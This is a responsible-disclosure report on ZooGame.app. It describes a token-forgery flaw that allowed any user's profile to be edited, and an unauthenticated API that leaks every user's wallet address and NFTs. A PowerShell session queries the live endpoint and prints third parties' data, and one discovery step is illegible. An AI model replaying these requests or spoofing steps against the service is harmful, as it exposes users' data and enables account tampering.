

Disclosure on flaws identified in ZooGame.app

Author: Aask

Date: 20211022

Discovered Flaw

Regarding ZOOGAME.APP, I've identified what I believe to be, a CRITICAL security bug/vulnerability (along with an additional flaw). This is my effort to document and share what was found, as well as provide the necessary information for the developers of ZooGame.app to remediate these flaws. There is currently no official bug bounty program published for ZooGame.app, and thus this report has been directly submitted to the ZooGame.app team. It is my hope that this work helps establish a bug bounty program at ZooGame.app and that we may continue to drive our goals of Responsible Disclosure and helping secure this community you are building.

The Details


Severity

- This exploit has a CVSS3.1 Score of **9.0**



Common Vulnerability Scoring System Calculator

This page shows the components of the CVSS score for example and allows you to refine the CVSS base score. Please read the CVSS standards guide to fully understand how to score CVSS vulnerabilities and to interpret CVSS scores. The scores are computed in sequence such that the Base Score is used to calculate the Temporal Score and the Temporal Score is used to calculate the Environmental Score.



CVSS v3.1 Vector

AV:N/AC:L/PR:N/UI:N/S:C/C:L/I:H/A:L/E:P/RL:O/RC:C/CR:H/IR:M/AR:H/MAV:N/MAC:L/MPR:N/MUI:N/MS:C/MC:L/Mi:H/MA:L

How this was discovered

- Using the Developer Console in the Brave Browser we were able to identify endpoints being hit by each of the different pages

- [illegible]

- **Change user profile information on ANY user**
 - can change country of any user
 - can change nickname of any user

- See video example attached
 - Filename: SpoofingPoC.mkv
 - Video Breakdown:
 - Begin logged in as H0pe with the wallet ID 0xb868....
 - Log out of the wallet and switch accounts
 - Log in as Aask with the wallet ID 0x622c....
 - Generate token for wallet ID 0xb868.... using one Exploit #1
 - Modify cookie to now use the token generated for the wallet ID 0xb868....
 - Refresh the page
 - Change the Country and Nickname, save
 - Delete the modified cookie
 - Re-sign in to prove we are still logged in as Aask
 - Sign out of Aask (wallet ID 0x622c....)
 - Sign in to H0pe (wallet ID 0xb686....)
 - Observe the changed Nickname, as it is no longer H0pe

Exploit #2

Type of exploit: Authorization, Information Disclosure

- Access ALL user information without a token
 - <https://api2.zoogame.finance/api/zoo/users?currentPage=1&perPage=100>

- Can link usernames to their wallet addresses

```

C:\Program Files\PowerShell\7\pwsh.exe
PS C:\Users\askwi> $session = New-Object Microsoft.PowerShell.Commands.WebRequestSession
>> $session.UserAgent = "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.46
38.54 Safari/537.36"
>> $output = Invoke-WebRequest -UseBasicParsing -Uri "https://api2.zoogame.finance/api/zoo/users?currentPage=5&perPage=1
00" -WebSession $session -Headers @{
>> "Upgrade-Insecure-Requests"="1"
>> }
PS C:\Users\askwi> $content = $($output.Content | ConvertFrom-Json).data
PS C:\Users\askwi> $content.count
100
PS C:\Users\askwi> $content[0]

power      : 1242
account    : 0xc33c61e5dab57862da367b7069854dcdd91846e9
nickname   : jackbruce
country    : 0
nfts       : {}
rarity4    : 0
rarity5    : 0

PS C:\Users\askwi> $content[42]

power      : 1126
account    : 0x3c6f76f678d9691531d849741e3007b821747f9c
nickname   : RICHARD19
country    : 0
nfts       : {@{id=189489; owner=0x3c6f76f678d9691531d849741e3007b821747f9c; nftId=189353; name=AKITA; isMinting=1;
isSelling=0; isGrouping=1; rarity=4; level=19; teamId=18; basicComputingPower=20; computingPower=391;
createdAt=2021-08-28 20:23:42; updatedAt=2021-10-15 08:30:31; illegal=0}, @{{id=195985;
owner=0x3c6f76f678d9691531d849741e3007b821747f9c; nftId=195854; name=HOGGE; isMinting=1; isSelling=0;
isGrouping=1; rarity=4; level=6; teamId=2; basicComputingPower=18; computingPower=49; createdAt=2021-08-29
18:12:37; updatedAt=2021-10-15 08:25:35; illegal=0}, @{{id=216707;
owner=0x3c6f76f678d9691531d849741e3007b821747f9c; nftId=216577; name=CAT; isMinting=1; isSelling=0;
isGrouping=1; rarity=4; level=4; teamId=8; basicComputingPower=27; computingPower=48; createdAt=2021-09-01
03:28:29; updatedAt=2021-10-15 08:09:50; illegal=0}}
rarity4    : 8
rarity5    : 0

PS C:\Users\askwi> $content[69]

power      : 1091
account    : 0xf919a5ee0bbb9feb41a11f20a6f3a93dd9c7da6e
nickname   : zibra
country    : 0
nfts       : {}
rarity4    : 0
rarity5    : 0

```

References

- <https://cwe.mitre.org/data/definitions/284.html>

Exploit Notes

- The only accounts modified in this assessment were accounts owned by me
- After identifying the noted flaws, I refrained from additional research, created this report, and reached out to your company to remediate these issues